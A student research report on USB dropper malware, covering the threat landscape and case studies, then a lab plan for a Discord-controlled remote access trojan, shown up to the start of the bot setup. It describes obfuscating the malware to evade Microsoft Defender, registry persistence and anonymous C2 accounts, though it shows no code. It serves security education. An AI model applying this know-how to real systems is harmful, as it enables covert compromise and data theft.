Malicious USB

by Student Researcher

Course	Cybersecurity Research Project
Institution	Academic Institution
Date	December 2024

Table of Contents

1 Introduction

1.1 Project Objectives

This project aims to induce knowledge and demonstrate how seemingly harmless Universal Serial Bus (USB) devices can be weaponized to drop malware into a modern Windows environment and establish a stealthy command-and-control (C2) channel for an attacker to control a compromised computer system. Having fallen out of fashion for some time, there is a renewed interest in USB-based malware as companies and organizations strengthen their perimeter and network security layers. In the past decades, malware designed for USBs has proven an effective attack vector to bypass highly secured government organizations and critical infrastructure facilities by social engineering through physical security layers. New reports indicate that USB-based malware is on a steep rise in popularity again for such reasons.

1.2 Structure

The report is organized into six parts, starting with an introduction to the project, including objectives, structure, assumptions, and expected challenges.

The main part is divided into two core sections. The first section begins with an overview of the threat landscape in 2024, focusing on USB-based attacks and providing definitions and examples. The second section describes the technical setup for the lab environment, pointing out what methods and tools are used. It then explains the challenges you may face and the corresponding solutions to those challenges.

The third part is about the solution and has three core sections. The first section provides a step-by-step setup of a C2 server in the Discord chat application. The second section explains the actions you must perform to create malicious software and the USB delivery mechanism for dropping the malware into the targeted machine. The third section is a demonstration of how a USB dropper malware attack is performed. A fourth section follows this up with negative testing and instructions on how to bypass Microsoft Defender antivirus evasion and User Account Control (UAC).

Finally, the report will include a conclusion reflecting the project outcomes, challenges, and recommendations for mitigation strategies against the demonstrated USB-based attack. Part five lists references and part six is an appendix that provides the entire script for the solution and demonstrations of commands from the Discord server.

1.3 Assumptions

In this project, it is assumed that the targeted machine for the attack is a Windows 11 machine with administrative (admin) privileges. Microsoft Defender Antivirus and UAC are enabled, but the UAC should not be configured to "Always notify."

It is also presumed that the attacker has physical access to such a machine. By using a USB thumb drive, the attacker can drop the malware into the system with just one click and escape within approximately 10 seconds without any suspicion or additional detection. The assumption is that exploring Autoplay and Autorun for automation is impractical for Windows 11 due to its modern default security restrictions.

It is an assumption that the malware will establish an exploitable shell controlled by a Discord chat server and stay persistent on the targeted machine even when rebooted.

The scripts written for this project are assumed to fit a real-life scenario where an actor has malicious intentions. It is also assumed that additional coding for a safer attack would be in place if this attack were supposed to be performed by a Red Team engagement to ensure no actual harm could occur to the targeted system.

The scope of this demonstration is assumed for educational and ethical purposes only in a controlled lab environment.

1.4 Expected Challenges

It is expected that it will be difficult to find credible sources to back up the solutions used in this report when these methods are most often associated with malicious intents and are not widely implemented in textbooks. Furthermore, most C2 setups in textbooks most often describe methods and payloads used within the Metasploitable framework and the social engineer tool SET.

The author of this report has low or non-existing knowledge of realms where information and samples of malware could be found. This report will therefore give an insight to how easy or difficult it is to successfully setup, create, and deploy executable C2 malware to a USB drive.

Microsoft introduced User Account Control (UAC) in Windows Vista to mitigate the impact of malware. UAC is a pop-up window prompt using a Graphic User Interface (GUI) that may be triggered by installing executable programs or trying to change settings that require administrative privileges. Working only at the command-line (CLI) level through the C2 can lead to difficulties.

Finally, to evade detection with an up-to-date and running Microsoft Defender Antivirus program is an expected challenge when deploying the malicious payload to the Windows system.

2 Main part

2.1 Threat Landscape

Malicious software remains a constant threat in today's digital society. There are a number of different attack vectors, and one that has received significant attention lately is dropper malware. Dropper malware refers to a particular type of malicious software that acts as a container or carrier for deploying malware payloads to a victim's device (Zamir, n.d.).

2.1.1 USB devices as cybersecurity threats

According to Europol (2024), dropper malware is used during the first phase of a malware attack, with the primary goal to bypass security barriers and deploy more malicious programs, such as viruses, ransomware, or spyware, to a victim system. Dropper malware alone usually does not cause direct damage, but it is crucial for gaining access and implementing other malware into compromised systems. The complexity and functionality of dropper malware can vary, and as known attack vectors are being blocked, rouge actors evolve their tactics with new types of malware and methodologies. Some common types of

dropper malware include file-based droppers, document-based droppers, exploit kit droppers, and USB-based droppers (Zamir, n.d.).

Despite advancements in technology and newer attack methods, the human factor still remains the weakest link in cybersecurity, according to Smith (2024). This could be viewed as one reason the interest in USB-based dropper attacks is back in today's threat landscape as companies and organizations strengthen their network and email security layers. In industry sectors like manufacturing, transportation, healthcare, and finance, physical data transfers using USB devices are heavily relied on and still used by some of the world's largest companies today.

In Operational technology (OT) environments such as the energy sector, for example, many industrial control systems (ICS), Supervisory Control and Data Acquisition (SCADA) systems, and programmable logic controllers (PLCs) are secured within air-gapped networks (see Figure 1). Honeywell (2024) describes air gaps as a deliberate absence of digital connectivity between a computing environment and any untrusted networks outside, like the Internet. Even though there is some variation in how separated these air-gapped environments are from the outside network, due to the growing communication requirements between the IT and OT sectors, physical USB devices are often the only method of security updates, patches, and export of logged system events. Many of these air-gapped OT environments do not have the technology to detect IT malware, rendering them highly vulnerable when infiltrated using USB devices (Neilson, 2024).




Figure 1: A typical air-gapped network environment (Fakiha, 2024)

Most USB-based dropper attacks are performed through social engineering, exploiting human curiosity or thoughtlessness by luring their victims to insert malicious USB drives into their systems themself. The other method, often combined with social engineering, is to get physical access to a computer system directly. Once inside, the rouge actor can plug a USB drive into the system and execute the malware from there.

In the first method, USB drives are tactically placed near their target's whereabouts, such as in parking lots, coffee houses employees frequently use, or within the business premises, waiting for the right persons to pick up the seemingly harmless drives and plug them into their system. Even though this attack method may appear highly unlikely, the combination of technology and social engineering proves to be highly successful (Smith, 2024)

While USB-based attacks are commonly associated with external actors, internal threats pose an equally significant risk and are often overlooked in such scenarios. Insider threats include any harmful actions involving data that violate at least one of the security principles of integrity, availability, and confidentiality (CIA) and can result from malicious intent or plain carelessness (Kaspersky, 2013).

Considering that malicious insiders have legitimate access to their company's computer network as part of their job responsibilities, these USB-based attacks may be of great convenience for the inside attacker and, even so, greater suffering to a company. According to IBM's (2024) Cost of Data Breach Report 2024, malicious insider attacks are the highest cost per incident for organizations, at USD 4.99 million, but were only 7% of all initial attack vectors.

Further proof of the growing USB attack tactics is found in the Honeywell (2024) USB Threat Report 2024, where, compared to the overall volume of data scanned, the amount of malware designed for USB has been above 50% for the past three years. An increase of 43% since 2019 as shown in Figure 2.




Figure 2: USBs are increasingly used in targeted attack campaigns (Honeywell, 2024).

2.1.2 Study of effectiveness

In the report Users Really Do Plug in USB Drives They Find, published in the 2016 IEEE Symposium on Security and Privacy (SP), a large-scale experiment was carried out at the University of Illinois. 297 USB thumb drives were dropped at locations around their Urbana-Champaign campus. The drives contained .html files that would trigger notifications if opened.

The survey found that such a USB-based dropper attack had an estimated success rate of 45%-98%, where people picked up 98% of the 297 thumb drives, and one or more of the files were opened in 45% of the cases. The first connection to a computer was made within six minutes after the first drop, and when questioned afterward through the Security Behavior Intentions Scale (SeBIS), a staggering 68% stated they took no precautions when connecting the drive, even after recent attacks and rumors at the campus. The study also showcased that those who picked up and connected the USBs were not technically incompetent but rather typical community members with the intention of finding the driver's owner. The study revealed that the thumb drive's condition or appearance had no significance to the success rate. These findings led the researchers to the conclusion that USB-based dropper attacks would be effective against most users and that the average person does not understand the danger of connecting an unknown USB drive to their computer system. (Tischer et al., 2016).

2.1.3 Definitions and examples

Malware in general

Before exploring the different types of USB-based dropper malware, it may be a good time to refresh some of the definitions involved. First off, malware is described by Conklin et al. (2021) as software designed for any kind of malicious purpose. It may be designed to disrupt or damage a system, resulting in data loss, or it may be designed to infiltrate a computer system through a backdoor. Usually, the installation of malware aims to be invisible to victims of the attack. Viruses, Trojan horses, logic bombs, spyware, and worms are just a few of the harmful programs available and their installation techniques also vary.

Trojan Horses and RATs

One certain initiation method of infecting a computer system with malware is the use of a Trojan horse. This malware is, according to IBM (2024), usually disguised as a legitimate program or hidden within other software to lure users into installing it. One type of Trojans is called Remote Access Trojans (RATs), and what recognizes these is that they are designed to create a secret backdoor on the compromised system. Another type is called "dropper," and this report will expand further on the combination of these two with the use of USB flash drives.

Droppers

Although droppers are generally considered a type of Trojan, according to Belling (2020), they differ so much in form and attack vector that they could be considered a separate kind of malware. Their main function is to act as carriers and install other malware on a computer system once they gain access. As the name suggests, they drop malware and malware components into a compromised system.

Dropper malware comes in many different forms. Some droppers are independent programs, while others are components of larger malware packages. Despite the diversity of form and function, most droppers have in common the ability to install payloads and avoid detection (Belling, 2020).

USB-based Dropper attacks

In general terms, a USB dropper attack involves a USB device loaded with malicious content and left in the open to be picked up by an unaware person. This is an unsophisticated but effective way of introducing malicious code on a target's network and obtaining additional access while bypassing security layers. USB dropper attack vectors are considered a blend of physical security bypass and social engineering. The social engineering component could involve luring the victim to retrieve the USB drop and execute a payload by opening a file, a tactic called "baiting" (Thornton, 2019). However, there are several other technical and social strategies an attacker can use, and they are often used in combination to maximize the success of delivering the payload.

2.1.4 Types of USB dropper attacks

A USB dropper attack is defined by illicit systems access, data theft, or malicious software deployment using USB drives or devices. Some attacks exploit human curiosity or carelessness, luring people to insert infected drives or devices into their systems. Others directly access a computer system and drop the malware by inserting a USB drive (Smith, 2024).

A research team from the Ben-Gurion University of the Negev in Israel has in a study (Nissim, Yahalom, and Elovici, 2017) identified 29 exploitation methods where USB peripherals, such as keyboards, mice, flash drives, smartphones, etc., could be used to compromise computer systems of both individuals and organizations and classifies them into four major categories:

I. **Programmable USB Microcontrollers**

   This is attacks using USB devices where the internal microcontroller is reprogrammable. These devices are disguised and look like any ordinary USB device, such as a thumb drive or a charger. However, they can emulate other USB peripherals or Human Interface Devices (HIDs) like a keyboard and inject keystrokes. Rubber Ducky is a widely known commercial keystroke injector under this category, supporting simple scripting for crafting payloads capable of basically anything that can be achieved with physical access (Nissim, Yahalom, and Elovici, 2017).

II. Maliciously Reprogrammed USB

Attacks are performed with commercially sold USB devices, where the firmware is maliciously modified to execute malicious actions like data exfiltration and download other malware to the compromised system. These devices are also called BadUSBs, and the attack is made possible due to compliance with the USB standard (Nissim, Yahalom, and Elovici, 2017).

III. Not Reprogrammed USB

This category is an umbrella of attacks using standard USB devices that are not reprogrammed. These attacks use malicious code often disguised as legitimate files, using social engineering to establish backdoors, traverse air-gapped networks, or exploit Autoruns in enabled systems (Nissim, Yahalom, and Elovici, 2017).

IV. USB-based electrical attacks

This category currently includes only the USB Killer attack, which is designed to release a high-voltage of power into the attached computer and destroy sensitive components in the system. Like many custom-built USB-based attack devices, USB Killer devices are sold commercially (Nissim, Yahalom, and Elovici, 2017).

The study by Nissim, Yahalom, and Elovici (2017) presents a graphic taxonomy of USB attacks fitting these categories, rendered in Figures 3 and 4 to get a general overview. Figure ... is marked with a green check to associate the hardware used to execute the attack and a red check for the hardware being attacked.




Figure 3: USB-based attacks categorized based on execution hardware (Nissim, Yahalom and Elovici, 2017)

Attack	USB Peripheral						Persona of USB Connected Micro-controller							Host	
	Keyboard	Mouse	Storage	Smartphone	Speaker	Camera	Keyboard	Mouse	Storage	Smartphone	Speaker	Network Adapter	Cable	PC	Smartphone
1) Rubber Ducky							✓							✓	
2) PHUKD / URFUKED							✓	✓						✓	
3) USB driveby							✓	✓						✓	
4) Evilduino							✓	✓						✓	
5) Unintended USB Channel							✓				✓			✓	
6) TURNIPSCHOOL (COTTONMOUTH-1)							✓						✓	✓	
7) RIT attack via USB mass storage									✓					✓	
8) Attacks on wireless USB dongles							✓	✓						✓	
9) Default Gateway Override												✓		✓	
10) Smartphone based HID attacks							✓	✓							✓
11) DNS override by modified USB firmware	✓	✓	✓	✓	✓	✓								✓	
12) Keyboard emulation by modified USB firmware	✓	✓	✓	✓	✓	✓								✓	
13) Hidden Partition Patch			✓											✓	
14) Password protection bypass patch			✓											✓	
15) Virtual Machine Break-Out			✓											✓	
16) Boot Sector Virus	✓		✓											✓	
17) iSeeYou						✓								✓	
18) .LNK Stuxnet / Fanny			✓											✓	
19) USB Backdoor into air gapped hosts			✓											✓	
20) Data hiding on USB Mass Storage drive			✓											✓	
21) Autorun exploits			✓											✓	
22) Cold Boot			✓											✓	
23) Buffer Overflow	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	
24) Driver Update	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	
25) Device Firmware Upgrade (DFU)	✓	✓	✓	✓	✓	✓								✓	
26) USB Thief			✓											✓	
27) Attacks on smartphones via the USB port				✓											✓
28) USBee attack	✓	✓	✓	✓	✓	✓								✓	
29) USB Killer														✓	

Figure 4: Associated hardware used to execute the attacks (Nissim, Yahalom and Elovici, 2017)

2.1.5 Real-world case studies

USB-based dropper malware may have been seen as some unsophisticated attack vector with scattering flash drives around public places and waiting for unknowingly victims to connect and execute the payload on their computer systems. However, effectiveness surpasses its simplicity, and as B. and Caton (2023) write in their Inside The Wire article when asking

penetration testers at any hacker conference about the most effective and straightforward approach to get into a company network, the answer is often with the use of some customized USB drive. This is done by either dropping a load of USB drives outside the headquarters or social engineering staff members believing these USBs are gifts from a generous vendor.

If we look at some historical examples of USB-based attacks, there is clear proof of how effective and devastating these supposedly harmless devices may be. This is what the U.S. Department of Defense (DoD) realized in 2008.

The SIPRNet Breach (2008)

Back in 2008, cybersecurity was hanging behind in many sectors of the DoD. USB drives were widely used among U.S. military troops around the globe, and in the fall of 2008, malicious software was noticed "beaconing home" by analysts from the NSA's Advanced Networks Operations team. Malware was crawling through the Defense Department's Secret Internet Protocol Router Network – the classified SIPRNet. According to Lynn III (2010), the malware had been spreading undetected on both classified and unclassified military systems and established a solid foothold, transferring data to servers under foreign control.

The payload worm, recognized as agent.btz, had been swarming around the Internet since 2006 and hit the classified military computer network through an infected flash drive inserted into a U.S. military laptop at a base in the Middle East. This was the most serious breach of the Pentagon's classified computer systems at all time (Lynn III, 2010).

As a response, the NDA and DoD banned all use of USB thumb drives with their systems, and the Pentagon operation to fend off the attack, known as Operation Buckshot Yankee, took nearly 14 months to get rid of the worm. This marked a turning point in U.S. cyber defense strategy and the creation of the 11th military unified command, U.S. Cyber Command, in 2010 (Shachtman, 2010).

According to Miller (2022), the U.S. Government's leading cyber specialists were unable to identify who created the malware, but both Chinese and Russian hackers previously used the same code found in the agent.btz worm. However, there is no definitive proof linking either nation-state.

Stuxnet (2010)

Stuxnet was another highly potential malware that made global headlines when it was discovered by VirusBlokAda in 2010. This malware is considered the world's first cyber weapon and highlighted how air-gapped networks could be breached using a USB-based attack. Stuxnet was a highly sophisticated worm that was spreading rapidly within infected systems looking for a certain Siemens Step7 software used by programmable logic controllers (PLCs) which is used for automation and monitoring of electro-magnetic equipment. Even though the malware, according to Kaspersky (2023), was infecting over 200.000 computers, it only physically degraded around 1000 of these because it was designed for one purpose only: to attack the nuclear program facility at Natanz, Iran.

Although no one has claimed responsibility for the malware, it is generally acknowledged that U.S. and Israeli intelligence agencies were behind the attack to disrupt and delay the emerging nuclear program in Iran (Kaspersky, 2023).

Fred Kaplan (2017) seems to have had a thorough insight into what was going on within the U.S. government at this period and writes in his book Dark Territory - The Secret of Cyber War that the Stuxnet malware was a highly classified covert operation started back in 2007 under the code name Operation Olympic Games. He further states that former President George W. Bush personally briefed Barack Obama on Olympic Games a few days before Obama's inauguration day as it required presidential authorization.

To understand how sophisticated this USB-based attack was, Stuxnet used four zero-day vulnerabilities in the Windows operating systems, allowing the malware to propagate undetected and bypass the highly secure, air-gapped systems at Iran's Natanz nuclear facility. Included in the malware were a Windows rootkit, the first ever PLC rootkit, and antivirus evasion techniques with the use of stolen digital certificates to appear as legitimate software. Furthermore, it used complex process injection and hooking code; it had five network infection routines with peer-to-peer updates with other infected computers on the LAN and a C2 interface (Falliere, Murchu and Chien, 2010).

As a result, the malware was able to disrupt the spinning speed of the nuclear enrichment centrifuges used in the facility, causing them to spin at irregular speeds and beyond their safe operating limits, which eventually led to physical damage to the machines (Katikar, 2024).

SOGU (2023)

Mandiant Managed Defense, which is now a part of Google, states in a report from 2023 that they have observed a threefold increase in number of attacks using infected USB drives to either self-propagate or as the initial access vector to steal secrets in the first half of 2023 (Joven and Kiat, 2023).

One of these malwares is called SOGU. SOGU has been a widespread USB-based attack in the recent year, exfiltrating confidential information from both private and public sectors globally. The majority of the targeted victims are located within the pharmaceutical, IT, energy, communications, health, and logistics industries.

Discovered and analyzed by Mandiant Managed Defense in 2023, the malware has been tracked back to a state-sponsored actor associated with China, named TEMP.hex. The malware operates by dropping a batch file from a USB drive in the RECYCLE.BIN to conduct reconnaissance on the compromised Windows system, where it scans for MS Office documents, PDFs, and other text files that may have useful information. These files are eventually transferred from the network via HTTP or HTTPS to a C2 server. The malware also has the worm capability to self-propagate by automatically copying the SOGU malware to any remote drives connected to the infected system (B. and Caton, 2023).

2.1.6 Discord as a C2 server

The use of HTTPS communication with C2 servers have clear advantages. In the early days of bots and botnets, Internet Relay Chat (IRC) was a frequently used platform for the C2 communication. Detection and monitoring such communication was much easier for security personnel at the time, as the traffic was usually unencrypted through public IRC servers and blocking this traffic was simply done by restricting IRC ports (Lewis, 2019). As the use of IRC has become less common and most IT administrators do not allow IRC traffic within corporations, cybercriminals have started looking for new platforms like Slack, Discord, and Telegram to control their malware (Hilt and Remorin, 2017). Slack may seem to be the most

significant contributor of such platforms, where in 2016, they claimed that 77 of the Fortune 100 companies use their product (Yeung, 2016).

The shift to these platforms offers significant advantages to attackers. One of the benefits are in the form of integrated bots or applications, which are meant to automate tasks. These bots are then utilized as clients for the attacker's C2 infrastructure to read and send messages. Applications like Discord provide robust Application Programming Interfaces (APIs), initially designed for developers to integrate their own applications into the chat platform, and are widely used in companies to streamline their workflow for users to perform various tasks without switching platforms (Hilt and Remorin, 2017). This feature also enables attackers to automate malware operations. For instance, the webhook functionality, which was introduced to Discord's API in 2020, allows users to send messages to a specified server channel via simple HTTPS requests without having to use the Discord application. Malware may encapsulate further payloads in HTTPS POST requests and easily blend in with normal web traffic (Gallagher, 2021). This feature has become an effective tool for exfiltrating data, sending commands, and deploy additional malware to compromised systems. The use of HTTPS and the infrastructure and legitimacy of the Discord domain make it challenging for cybersecurity measures to differentiate between benign and malicious traffic (Biasini et al., 2021).

2.2 Lab setup

This section describes the steps taken to arrange the lab environment used in this project, what is needed to craft a payload for the malicious USB device, the setup of command-and-control communication channels, and how testing of the malware is done.

2.2.1 Actions Taken

The main objective for this project is to demonstrate how a harmless USB device can be used to drop a harmful malware to a computer system and turn it into a beacon calling home to a C2 server. To achieve this, a controlled lab environment has to be set up for safety before you begin horsing around with malware.

2.2.1.1 Lab environment:

I. An iMac 2020 with Intel Core i5 is used in this demonstration to host a virtual lab using VMware Fusion Pro. This host machine is also used to access the C2 server through a Discord web application. The virtual machines (VMs) in the lab are divided into one VM with a Windows 10 Enterprise Evaluation edition (developer machine) for storing and crafting malware, one VM running a Windows 11 version 22H2 (compromised machine), and one additional VM running a Windows 11 version 22H2 Evaluation edition (test machine) with Python 3 installed. The host machine uses a VPN connection, and the virtual machines are all connected to the Internet through NAT via the host machine. Further, a SanDisk 64 GB thumb drive is used to store and drop the malware between the VMs. Integrated antivirus is up to date on all systems.

II. Tools and applications included in the setup are a DuckDuckGo browser for accessing the Discord web application on the host machine. An Opera browser is used to acquire the Discord account since the default browser triggered an additional validation process. The developer machine is installed with Microsoft's Virtual Studio Code, and both the developer and the test machine have Python 3.12.4, which has all the dependencies installed. The compromised machine is previously used in earlier educational courses to simulate a real scenario machine.

III. Python 3 dependencies:

- discord, requests, mss, pynput, logging, pyinstaller, pyarmor

2.2.1.2 Command-and-Control Setup:

I. A Discord Bot and its corresponding token are generated, and a Discord server is added and configured to act as the project's C2 server, supporting webhooks and bot APIs for secure communication.

II. The token generated for the Bot is coded into the Python 3 script to establish the connection to the specific server and wait for instructions.

2.2.1.3 Payload Development:

I. An open-source GitHub repo of a Discord remote administration tool named Discord-RAT, initially written by Sp00p64 and further worked on by moom825, is used as a starting point for the malware. This script has about 50 exploitation modules that can be performed from Discord and is fully written in Python 3. The script is then analyzed, and the necessary code is extracted to perform the actions of a basic USB dropper and establish the connection to the Discord server.

II. The Python 3 script, with its required modules is then compiled into a executable .exe file using Pyarmor.

III. Obfuscation techniques are tested and applied to the Python 3 script in an attempt to evade the Microsoft Defender Antivirus mechanism.

IV. A batch script is written to drop the malware from the USB thumb drive to the compromised machine, adding the executable file to the startup registry, and run the malware.

2.2.1.4 Testing and Observations:

I. The raw Python script is first tested, observed, and recorded on the test machine with Python 3 installed before compiling and obfuscating. Reverting to its previous snapshot is done after every test.

II. Second stage is initiated when the results from the first step are sustainable. From here, testing of the malware is performed on the compromised machine in a compiled form.

III. Third stage is used to simulate the attack with a physical USB thumb drive using the batch script as an one-click execution technic. Here, challenges with the UAC prompts and antivirus interference are addressed.

2.2.2 Reasoning

An approach was first tried with Internet Relay Chat (IRC) to set up a command-and-control server. However, the functionality and the setup with the registration of the bot was confusing for a new user with no experience with this older chat application. Therefore, it is decided to use a newer platform and the decision falls on Discord as the C2 server. Compared to IRC,

it's worth mentioning how development-friendly Discord is, and using the secure 443 port for communication and executable shell commands on the compromised machine should help evade detection on the network.

Visual Studio Code is used to write and partly debug the code, but the code is never executed on the developer machine.

Malware is written in many program languages, depending on what kind of malware you want to develop. C, C++, and PowerShell may be the preferred programming languages for an attack on a Windows environment, as these languages offer direct access to the system resources and native APIs and may be considerably smaller in size. This makes them ideal for low-level or stealthy operations. Python 3, on the other hand, is not built into Windows, and the code written in this language must be compiled and run as a standalone executable if Python isn't already installed. Python 3 is still selected as the preferred language for this project due to its rapid prototyping, the extensive library of modules, and the current limited skill set in other program languages.

A batch script is written for this demonstration to drop the malware and configure the Registry entries silently.

All VMs and the host machine are connected to the Internet to demonstrate communication traffic to work with Discord, install programs and Python dependencies on the developer and test machines, and enabling Windows Security sample submission and updates for the compromised machine.

2.2.3 Challenges

The first challenge with the lab environment was an issue with discord.py and one of its dependencies. A module called audioop has been deprecated since version 3.11 of Python and totally removed from the standard library of the current version 3.13 (Li, 2024). Downgrading to Python 3.12 is chosen as the solution given by the creator of discord.py Rapptz (2024), prior to fixing the problem by manually installing a working audioop-lts module.

Another challenge with the provided ISO versions in Windows evaluation center is caused by some of the root certificates are expired and the ssl connection to the Discord server fails if

the VM hasn't been properly used and certificates aren't updated. This is according to Rapptz (2020) an uncommon problem with most Windows OS and may be solved by visiting www.discord.com once.

In testing, it is noticed that Microsoft Defender Antivirus flags the malware more frequently each time it is deployed. In stages two and three, the procedure is to install and execute the malware, test if it is working as expected without detection, and then roll back to its previous state when the malware behavior was documented. However, it was detected almost immediately by Microsoft Defender Antivirus at some time, even with minimal harmful code. This may concern how Microsoft Defender Antivirus handles suspicious new files by sending a sample to the cloud for analysis before replying in milliseconds to release or permanently block the file. Suppose a clear decision cannot be made. In that case, Microsoft Defender Antivirus will send a piece of the file metadata to the cloud service, immediately identifying it as a threat or safe. These features are called Cloud-delivered protection and Automatic sample submission. They should be turned off in Windows Security to ensure that your malicious code is not given away too quickly during testing.

3 Solution

3.1 Technical Setup for Bot and Server in Discord

Step 1. Access a Discord account

To begin, you need a Discord account. You may use one already in use, but if this was a real-case setup with illicit intentions, a new account would be preferred for anonymity. Fill in the information boxes, read and accept the Developer Terms of Service and Developer Policy, and check the box before hitting **Continue**. You may have to solve a captcha if you are behind any VPN. Follow up with verifying your account with the email sent to you. Note that some email or browser protections may trigger an additional verification with a phone number, so you may want to try again with another email or browser if this happens.

Step 2. Open Discord and access User Settings

What you will do now is opening Discord in either a web browser or in the downloadable stand-alone application to create an application for the bot to work. The idea here is to configure permissions and generate a token for your bot. Navigate to the **User Settings** by clicking on the gear-shaped icon at the bottom left of the screen, next to your username (see Figure 5).




Figure 5: Access User Settings (Bakke, 2024)

Step 3. Enable Developer Mode

In **User Settings**, navigate to the **Advanced** section under **App Settings** in the left side panel.

To enable essential interaction with the Discord API and managing the bot, you have to toggle the **Developer Mode** option to **ON** (see Figure 6). Developer Mode allows more advanced tools to support the bot and server configurations.




Figure 6: Turn on Developer Mode (Bakke, 2024)

Once enabled, go to the **Discord Developer Portal** in your web browser by following the link in the end of the **Developer Mode** text (see Figure 7).

